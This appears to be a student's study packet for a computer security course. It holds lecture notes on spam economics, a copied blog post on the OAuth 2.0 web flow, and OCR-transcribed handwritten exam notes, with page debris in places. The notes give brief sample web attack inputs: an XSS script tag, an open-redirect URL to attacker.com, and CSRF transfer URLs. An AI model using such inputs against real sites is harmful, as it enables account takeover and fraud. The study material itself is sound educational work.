
```
Compromised webmail accounts.
  Effective at delivering spam, since everyone accepts email from Yahoo, etc.
  Webmail providers want to prevent adversary from compromising many accounts.
    - want to prevent spam, or all mail from them may be counted as spam?
    - want to ensure users are real: someone has to pay for things via ads!
  What's the plan for this?
    - monitor messages being sent by each account, detect suspicious patterns.
    - for suspicious messages and initial signup / first few msgs, use CAPTCHA:
      present user with some image/sound, ask to transcribe, hard for computer.
  How hard is it to get a compromised webmail account?
    Price per account: ~$0.01-0.05 per account on Yahoo, Gmail, Hotmail, etc.

Why are webmail accounts so cheap?  What happened to CAPTCHAs?
  Adversaries build services to solve CAPTCHAs, just a matter of money.
  Turns out quite cheap: ~$0.001 per CAPTCHA, low latency.
  Surprisingly, mostly done by humans: outsource to any country w/ cheap labor.
    Specialized versions of sites like Amazon's Mechanical Turk.
  Another plan: reuse CAPTCHA image on some other site, ask visitor to solve.
  Is it worth it to have more extensive checks?
    E.g., gmail sometimes asks for an SMS-based verification.

Click support: user looks up hostname from URL via DNS, contact web server, etc.
  Spammer needs to register domain name.
  Spammer needs to run a DNS server.
  Spammer needs to run a web server.

  Why do the spammers bother with domain names?  Recovery from server takedowns.
  URLs often point to redirection sites.
    Free redirectors like bit.ly or other URL shorteners.
    Various compromised sites.
  Spammers sometimes use botnets as web servers or proxies.
    Hide the real web server IP address.

In some cases affiliate program provider runs some/all of these services.
  Would taking down an affiliate program work?
  To some extent yes, but would be hard to take down entire organization.
  Even then, non-trivial number of different affiliate programs.

How could click support be made more costly for spammers?
  Black-listing URLs.
    Redirection sites make this less effective: real site is hidden.
    Adversaries "hide" the real site: redirection done in JS, Flash, etc.
    Error-prone: botnet operators purposely inject legitimate URLs!
  Take down specific domains, servers.

How hard is it to take down individual domains / servers?
  Depends on the registrar or hosting provider.
  Figures 3, 4, 5 in the paper.
  Bullet-proof hosting providers are more expensive, but plentiful.
  Even if taken down, relatively easy to replace.
  Note that domain flux less applicable.
    Fixed URLs in spam.
    Redirection could go to a domain flux address, or to a fast-flux DNS name.

What happens in realization?
  Two steps:
    User needs to pay for goods.
    User needs to receive goods in the mail (or download software).

Payment protocol: almost invariably credit cards.
  Important parties:
    customer
```

```
    merchant
    acquiring bank (merchant's)
    issuing bank (customer's)
    association network (Visa, Mastercard, ..)
    payment processor (helps merchant deal with this protocol)
  CC info: customer -> merchant -> payment processor -> acquiring bank
                    -> association network -> issuing bank.
  Issuing bank decides whether transaction looks legit, sends approval back.

For physical goods, supplier typically ships the goods directly to purchaser.
  "Drop shipping".
  Affiliate program does not need to stockpile physical products.
  Authors speculate that there's plenty of suppliers, not a bottleneck.

Interesting: why do spammers actually ship the goods?
  Credit card association network tracks number of "chargeback" requests.
  Penalties if number of chargeback transactions is too high (>1%).

Appears that there's a bottleneck in acquiring banks for CC processing.
  Table V, Figure 5 in the paper (3 banks: Azerbaijan, ..).
  Paper claims it's plausible to focus on these banks to address spam.
  Why?
    - high cost to switch banks.
    - financial risk in switching.
  How?
    - try to convince these 3 banks to stop dealing with spammers?
    - convince issuing banks to blacklist these 3 issuing banks?

Why would the banks stop doing business with these spammers?
  Less clear.
  Their activities are only tangentially illegal.
  Spamming is distasteful but not clear how criminal it is.
  Not all of their customers might be from spam (also Google searches, etc).
  Perhaps negative publicity, perhaps cost of doing business in the long term..

Since this paper was published, credit card networks have taken some action.
  (E.g., Visa, MasterCard.)
  Online pharmacy transactions classified as "high risk": higher costs.
  More aggressive fines.
  Why do spammers properly classify their credit card transactions?
    High fines for mis-coded transactions that are subject to chargebacks.
  Spammers have to switch banks, somewhat costly process.

How did the paper authors learn all of this?
  Collect lots of spam.
    Infiltrate some botnets (from past work).
    Monitor spam filters (set up lots of email addresses to collect spam).
    Extract URLs from feeds provided by spam black-listing organizations.
  Crawl URLs specified in spam.
    Resolve hostname many times to detect dynamic names, many web servers.
    Careful not to crawl too many URLs from same source IP.
    Spam hosting providers block crawlers.
    Crawl using Firefox to avoid detection (wget, w3m would be too obvious).
  Do clustering / tagging on page content to identify affiliate program.
    In part authors did manual work identifying affiliate programs.
    Why is this needed?
    Want to figure out whether taking down an affiliate matters.
  Purchasing.
    Why is this needed?  Track information in the credit card protocol.
    Cooperated w/ a card issuer to issue new cards, record CC protocol details.

Would spammers be able to block researchers from finding payment providers?
  Some potential steps suggested in CCS'12 paper:
```

```
    Phone verification of orders.
    Require copies of driver's license / credit card for ordering.
    Block IP addresses that had charge-backs in the past.
    Block IP addresses commonly seen crawling.
  This paper's authors try to avoid these measures, but aren't fully successful.
    Quite a bit of failed orders via the ZedCash affiliate program.
  But these steps can significantly reduce legitimate customer orders too.

What about legal or ethical concerns?
  Are these guys supporting the spammers by buying their goods?
  Probably a drop in the spammers' overall sales volume..

Do you think this is a useful approach for dealing with security problems?
  Probably good for spam.
    Users directly buying something), botnets, click fraud, maybe DoS attacks.
    Seems quite promising in terms of reducing overall levels of spam.
  Could be good for malware that steals CC#, bank info (i.e., theft).
    Interesting to see how adversary would "cash out" stolen accounts.
  Probably not so great for targeted attacks that are after specific info
    (stuxnet, industrial espionage, etc).

Why isn't there so much spam in social networks (Facebook, etc)?
  Easier to implement some type of message quota / cost in centralized system.
  Compromised or fake accounts can be used to send spam, but likely too costly.

Reference:
  http://pdos.csail.mit.edu/6.858/2012/readings/captcha-econ.pdf
  http://www.usenix.org/media/events/atc11/tech/videos/savage.mp4
  http://cseweb.ucsd.edu/~savage/papers/CCS12Priceless.pdf
```

12/4

Roger Hughes
Bio Website @roghughe

OAuth 2.0 Webapp Flow Overview

In my last few blogs I've been talking about accessing Software as a Service (SaaS) providers such as Facebook and Twitter using Spring Social. Some of you may have noticed that my sample code may have been a bit thin on the ground as I've being trying to describe what's going on in the background and what Spring Social is doing for you.

So far I taken a bird's eye view of OAuth defining it as the need for your application to get hold of an Access Token so that it can access your user's private data from an SaaS provider without the need for your users to give your app their credentials. I'm concentrating on OAuth 2.0 and I've also hinted that before it can request an Access Token your app needs something called an Authorization Code, which it combines with its app secret.

This blog zooms in some more and hopefully explains what going on - at least in the case of OAuth 2.0.

One thing to remember about OAuth 2.0 is that there are six different flows covering different client scenarios such as the User-Agent flow and the Device Flow. This description covers the Web Server Flow for OAuth clients that are part of a web server application.

OAuth Steps in Summary

In summary, in the Web Server Flow, the following *high* level steps take place:

1. The user logs into their SaaS provider
2. Your application is sent an Authorisation Code
3. Your application uses the Authorisation Code to retrieve an Access Token
4. The Access Token is used to retrieve the user's private data

For some, such a high level overview will suffice but, if you're like me, then you'll want to understand some of the nitty-gritty of what's going on.

Obtaining an OAuth 2.0 authorisation token if often referred to as the 'OAuth Dance' and in this dance there are three dancers or actors:

OAuth Actors

Actor	Description
User	The user's browser as controlled by a human user
TheApp	The webapp that wants to access the user's SaaS Data
SaaS App	The Software as a Service provider such as Facebook

The OAuth Dance

The table below describes the OAuth 2.0 dance in detail...

Actor	Description	Data
User	Navigates to TheApp in browser. TheApp in loading a page needs to ask for SaaS data	
TheApp	TheApp has no AccessToken for this User on this SaaS provider and can't return the SaaS data. It returns enough information to the User to allow him/her to request one.	authorize_url (The URL of the SaaS OAuth service) redirect_uri client_id (app key) response_type: code
User	The User contacts the SaaS provider asking for an Access Token	Does a GET to the SaaS authorize_url passing the following params: client_id: (app key) redirect_url: response_type: code
SaaS	Responds with the User's login page on the SaaS webapp	
User	Types in their Username and Password on the SaaS site and presses okay.	POSTs back SaaS login details such as user name and password
SaaS	The SaaS provider asks user to confirm that TheApp can access their data. It usually does this by presenting a small screen that asks something like: "Do you want TheApp to access your SaaS data?	This is REST so the following are carried through in hidden fields: client_id: (app key) redirect_url: response_type: code
User	Confirms the above to the SaaS	client_id: (app key) redirect_url: response_type: code authorize=1 (or YES)
SaaS	The SaaS provider does not immediately create Access Token, instead it creates an authorization code and stores it for later before passing it back to the User. The Access Token can then be requested and generated using	The redirect is to TheApp's redirect_url and contains: code: (The authorisation code) expires_in: (expiry time)

Getting Started with the G1 Garbage Collector

Jobs And Services

SwitchYard Order Demo with JBoss EAP 6 on OpenShift

See more popular at DZone

Subscribe to the RSS feed

Online Visitors: 277

	this code. The SaaS provider passes the code to the User as part of an HTTP redirect (Status codes 3xx).	back to redirect URL
User	Does a redirect using the URL from the last step back to TheApp with a GET request	code: (The authorisation code) expires_in: (expiry time)
TheApp	TheApp then calls SaaS provider using a POST to retrieve the Access Token	client_id (The App Id/Key) client_secretcode (The App secret code) redirect_url grant_type: authorisation-code on the back end
SaaS	The SaaS provider recognises the authorisation code and creates an Access Token. It also revokes the authorisation code.	Returns the Access Token to TheApp access_token (The prized Access Token) expires_in (expiry time) refresh_token
TheApp	TheApp tells the user that the OAuth process has worked.	
TheApp	TheApp can now access the User's SaaS data using a GET request.	Passes Access Token as HTTP authorization header (or request param) For example: https://graph.facebook.com /me/friends?access_token=AAAAAAITEghMWiBBIEC5OG... etc ...eAVbjNnWjIIE Either on the backend
User	The user now sees their SaaS data as displayed by TheApp in their browser	

In the table above I've included many of the data parameters that are carried through from request to request, even though they are always needed at that point in the sequence. The thing to remember here is that for very practical reason a SaaS provider is a REST service and therefore doesn't maintain state between client requests.

A final point to note here is that all this takes place using SSL to ensure that keys, secrets, codes etc are hidden from prying eyes.

A really good way of seeing all this in action is to create a Hootsuite account and use it to access your Twitter, Facebook, LinkedIn etc data: all the screens popup in all the right places: probably a classic implementation.

Published at DZone with permission of Roger Hughes, author and DZone MVB. (source)

(Note: Opinions expressed in this article and its replies are the opinions of their respective authors and not those of DZone, Inc.)

Tags: Java Tips and Tricks

Save as how FB API worked w/ GridView

AROUND THE DZONE NETWORK

Online Visitors: 277

6.858

Exam 2 Studying

12/4

Covers since lab 1

Not cumulative

Open laptop w/o Internet

Topics

- Single Sign On / OAuth
- Mobile Phone Security / Android Sandboxing
- Platform Privacy / Koi
- Anon Comm / Tor
- Side Channel / Remote Timing
  - Prefresh
- File System Encryption / Bit Lake
- Trusted Hardware / T, Inc
- Intrusion Detection / Back Tracker
- Spam Economics / Lifecycle

(2)

OAuth

this is not a system I know well

Study closly

Not related to Open Id

Is this 2.0? Yes

- Simple
- Can be used for SSO
  - single sign on
- IdP = Identity Provider
- RP = Relying Party
- Plus data from IdP
  - like social graph

Looked at HTTP extra flow back + forth

SSO credentials

6 flows

(3)

Yeah 2 seperate aspects

Authentication and Authorization

"OpenID is just this

"to FB Graph API

So have flow diagram

"same as docment I just read"

Yeah - B but diff terms
but same idea

There are like variants
but I think I get the variants

Note seperate authoridation, + access
Lc Lt

Goal: less w/o crypto

(4)

i	Site Name	s

i must match w/ s on server

Client Flow

How is this diff'

Is this user-agent flow ✓ think so

I think no back end server

This is designed for pre client app to FB access

vs before Client ⇔ Dev Server ⇔ FB

Can store token here

I remember this as well from my GridView days ...

(5)

User-Agent/client flow

Client sends PW to IdP

It sends back r, a, t
- r: redirect added into
- t: token

Then use token to access data

Simple!

Only gives to allowed URL r
- which are on a table at IDP
  - this seems optional

And for browser-based Pure JS apps

Put t in URL fragment

rp.com#t

Use iframes to prevent others from reading
- I think I got this
- The pure JS runs in iframe so no one can reach in and read t

(6)

There is some difference in pure client and a browser-based client

80 pg threat model

People don't want to use SSL

Half just use client flow

Can steal over network

Store c in cookie

not t

Since must send i, c, c, s to get t

the s!

Can grab token w/ XSS

So must make sure no XSS on RP.com

But that is only if store token on cookie?

Should store in server...

(7)

Can force your session on users

Or make C a one time
But then attacker won't use

Or bind token to some value in users browser a
Which attacker must steal in addition

Or sites w/ redirection as URL
don't they allow this?
token just sent on!
ah I see this is slightly diff
must have redirect on IdP
but not on Rp

Or fake looking log in pg

Or just Firesheep!

Sol: SSL everywhere
- Secure cookie
- transit protection
- Something else?

(8)

Yeah XSS just for client flow

Stealing C to ~~inject~~ use on RP.com

Again on client flow?

No seems both

When ~~client~~ server uses C

But this is normal cookie stealing?

Or inject C to other use

to have user log in as them

Oh the relogin is if the IdP does not require another prompt

But it could always remember user...

(4)

Still don't get why see URL for log in
Think for client
(and I prefer server)
since token included

(I would not know how to impose
– so many subtiles to think about!)

Lab 4 Attack server isolation

~~Task~~ evaluate how possible in other people's lab3

This is where I made the big token mistake
was not thinking!

both privilge isolation and python sandbox

(10)

Review on My own

Injection like SQL

XSS Unsanitized user data

'user = <script>alert("Foo")</script>

URL encoded

Various filters

lots of sublites

Custom Authentication

~~Authenticat~~

Get Param w/o Authentication

Insecure direct object ref

transfer.php?from=acct_____to_____amt_____

Is it that from not filled in?

or that action from just GET

(IV)

CSRF

transfer.php? ~~from~~ to = ___ & amt = ___

This is that you are logged in

The other was the from being there

Security MisConfig

Crypto Badly Stored

Failure to restrict access

Does ajax call check authentication

this is related to above

keep them clear in your head...

Insufficient Transport Protecting

Bounce people at of SSL at pts

(12)

Unvalidated Redirects + Forwards

redirect.php ? url = attacker.com

IFrame

~~Parent → child~~

Same domain

Complete access

diff domain

parent → child can write some properties but those might not be readable

3rd level domains

a.site.com b.site.com

both must call document.domain

? this only works w/ 3rd level domains

IE Trusted Zone


all access

13

Clickjacking

transparent iframe on link

Click is actually to frame



to make sure read window.top

Frame can set top.location

but parent can check w/ onbefore unload

(Verify

SO: Stack overflow

So can compare to window.loc

└ Check if framed

Call .replace to self

Call .replace to anywhere

Can't read it / output it / use variable

Can't reload

(48)

Chrome lets you sandbox + allow certain things

I think dev can choose to add sandbox

Then dev chooses which holes to poke in it

Android Security

Activity

UI

One per screen

Service

BG processing

Interaction b/w apps

Content Provider

like a SQL DB

Broadcast reciever


recieves announcements

ie system started

Intents

How things interact w/ each other

basically a packet



Explicit - w/ component specified

Implicit - apps can register to recieve

not like a broadcast

Trying to allow sharing while being secure

Java for most

but can use native code for games

One directory per app

16

Shared resources

Must have Gid 3003 for network access

SD card

~~Treat~~ FAT

└ which doesn't do file permissions

All GID 1015

Plus encrypted FS can move apps to

Reference Monitor

UID 1000

Sends messages to other apps w/ a permission check

Can start non-running processes

Intents Are permissions

list of needed ones in manifest

(17)

Signature permissions

- signed w/ devs' key.

User can only grant to apps by same de

Flaw

- list app to be installed defines string
  - though most predefined...

Google does server side scanning

MAC

Mandatory Access Control

Controlled by admin

~~can't~~ users can't override

DAC: Discretionary

Users have the authority

MAC is closely associate w/ multi-level secure systems

(18)

iPhone

2 User ids
- Apple
- Other

Subs UID when app exits

Sand box called Seat belt

policy file what is allowed

Hard for Apple to sandbox their code as Save underlying state

Reputation based
- Will pull your app from Appstore

Want to read more about at some pt

(18)

koi


Oh boy
this one is no fun...
It also went no where

Structure apps so that they avoid leaking (access) to sensitive info


Privlidge seperation

Android just provides full or no info

normally



1. API for manipulating location data
2. Trusted Service
3. Split seer of the matcher/combiner



Assure - matcher + combiner don't collude
- app is not malicious and can register lots of small squares
Makes almost useless I think

honest - but curious don't actively do malicious
go out of the way
but will look at the data it has

(2)

Could run PSI-C by seperate entities

Trust 1 ~~app~~ service over a bunch of ~~parties~~ apps

What is sensative is the linkage


"Alice" ↔ "Boston"

Set up triggers

But leakage of which items are in db

i.e your house - know the person is a user

So



(22)

2 scp files on same matcher
could easily be same

How do ya query?
Right to left
find all that matches

So query four = five
~~returns A, C, E~~

but query E → returns A, C

Matcher A Rec
Query E, F guess it looks up text list
M → ((E: A, C)
(F: D)

Combiner Then 1 → A
2 → C, D
intersection return 2

(23)

Matcher L

2 is "Bob"

return to app

~~I get this, but not why query an attribute not test~~

Adding

Use crypto everywhere

Public/private k_m ← matcher

Public/private k_c ← combiner

Add to both sides w/o matcher knowing

knoi talks to matcher who adds combiner

~~$U \rightarrow M$ k_{RC} {Attr 1, Attr 2}~~

~~M → C [illegible] Reg ID for content E_c(Attr 2)~~

(24)

U → M $E_{Kc}[\{E_{km}(Attr1), E_{km}[Attr2]\}]$

M → C passes along

C → M AttrId , $E_{km}[Attr1]$
= , = $[Attr2]$

that makes more sense
Earlier was a failed attempt

Can correlated encrypted lenght

Commutive crypto to solve that Matcher knows who requested item

$C = E_A[E_B[V]]$
$V = D_A[D_B[C]]$

↑ Matcher knows plaintext triggers And match IDs

So does take plain text input (that was just silly)

(25)

ProVerif tries all possible ops on message
tries to prove non linkability

Uses


Friends nearby
Diving direction
Complicated

Cache data offline

Rate limiting for malicious
this is a rather stupid system

Tor


Goal: provide anonymity for C, S
C, S each doesn't know other



(26)

Get the other users to look a lot like you

Bunch of machines running in Tor



Basic Onion Routing

OR	Pub key

Sends a complete route

$E_{R_1}(E_{R_2}(E_{R_3}(m, s, R_3), R_2)$

Client selects route

Otherwise bad guy would send to his conspirator

Uses TCP level

- IP ← less efficient, more cover traffic, more freedom
- TCP
- HTTP ← more app specific

All nodes have other nodes public keys

Uses SOCKS

↳ proxies TCP communications to given IP

allows UDP forwarding

At level 5 (Session)

7. App
6. Presentation → Data rep
5. Session
4. Transport
3. Network
2. Data Link
1. Physical

(28)

2 keys

- identity key ← long term
- onion key ← changes every few days

initial download ⊗ boot straps

Circuits seq of ORs

Circuit id

Streams go aside
all messages

- stream ids
- optimize, so no new circuit for each same site

control build circuit

relay goes out end

OR maintains state for every circuit

incoming CID	outgoing CID	k	hash history

29

each hop has own Id

So all own size

What was wrong w/ original?

size got smaller

public key ops

So how do key here?

Oh each stores key

So encrypt w/ AES

AES k_{n-1}, ... AES k_1

Reencrypt n-1 times

Symetric

if checksum matches meant for current OR

So first 2 digits 0 to make checking easy

T means ok to exit

(30)

Remember OP picks circuits

issues telescopic create messages

w/ DH key exchange

Diffe helman

Oh is asym

OR's onion key

hash of key in DH response authenticates

don't get...

client picks circuit id

Share AES keys ten — one for each OR

Store state to make packets same size

Exit policies

Each checksum includes all previous calls

since transport reliable

(31)

Anon Services

hiden services
named by publickey.onion
no publically routable IP addr

So Long Term Introduction Point (IP)
listens for requests

C establishes proxy
Rendavas Point (RP)

C tells IP about RP

IP does not relay data
RP doesn't know data relaying
including who it is relaying for

Rendavas cookie Bob proves to Alices RP that its B
& service
some secret word most people don't know

32

So 2 circuits to RP

RP transfer b/w

w/ new shared key

no one knows full path

Cool! But I don't get cookie

Paper: second half of DH handshake

based on what Alice sent earlier

Alice knows she sent this to Bob

Privoxy strips many HTTP headers

Special hidden nodes

Let one people know about them

3 at a time

adversary can't investigate

(33)

Lab 5 Browser Security

- The one I did pretty good at
  But ultimatly was not careful enough

Lab 6 Javascript Isolation

FBJS

Sandbox

prototype

array brackets

this-check(this)

Remote timing ~~Attacks~~ / Side Channel Attacks

Assuming too much on abstraction levels

Avg over 100s of attempts

key details of RSA and its implementation

(34)

Chinese Remainder Theorm

$$(1024\ bit)^{(1024\ bit)} \mod (1024\ bit)$$

Repeated Squaring
Sliding Windows Refinement
(skipping details...)

Montgomery representation
faster square + multiply

Karatsuba - multiplication
if not = length

measure time for server to decrypt

They attacked
- Squaring
  - extra reduction (-p)
- multiply
  - $(c_0'), (c_0')^3, (c_0')^5, \ldots (c_0')^{31}$

$$P(\text{extra reduction}) \approx \frac{(c_0') \bmod p}{2^\lambda}$$

If g below real p

$(c_0') \bmod p$ large

lots of extra reductions

Montgomery likely

If g above real p

$(c_0') \bmod p$ will be low

few reductions

Uses h^2 likely

$t_{hi} = t_{low}$ known !

$t_{hi} \neq t_{low}$ p is b/w the two

try next bits

Δ 10 ms difference

26

BitLocker

don't want users entering pw twice
bios + windows

windows has own authentication Apt
- camera, finger, etc

OS do signed boot

- mobile phones
- game consoles
- etc
- single pt of failure in key

Authenticated boot Give keys after authenticating OS

TPM has registers PCR_0 .. PCR_{16}

TPM_extend( )
builds hash chain

(37)

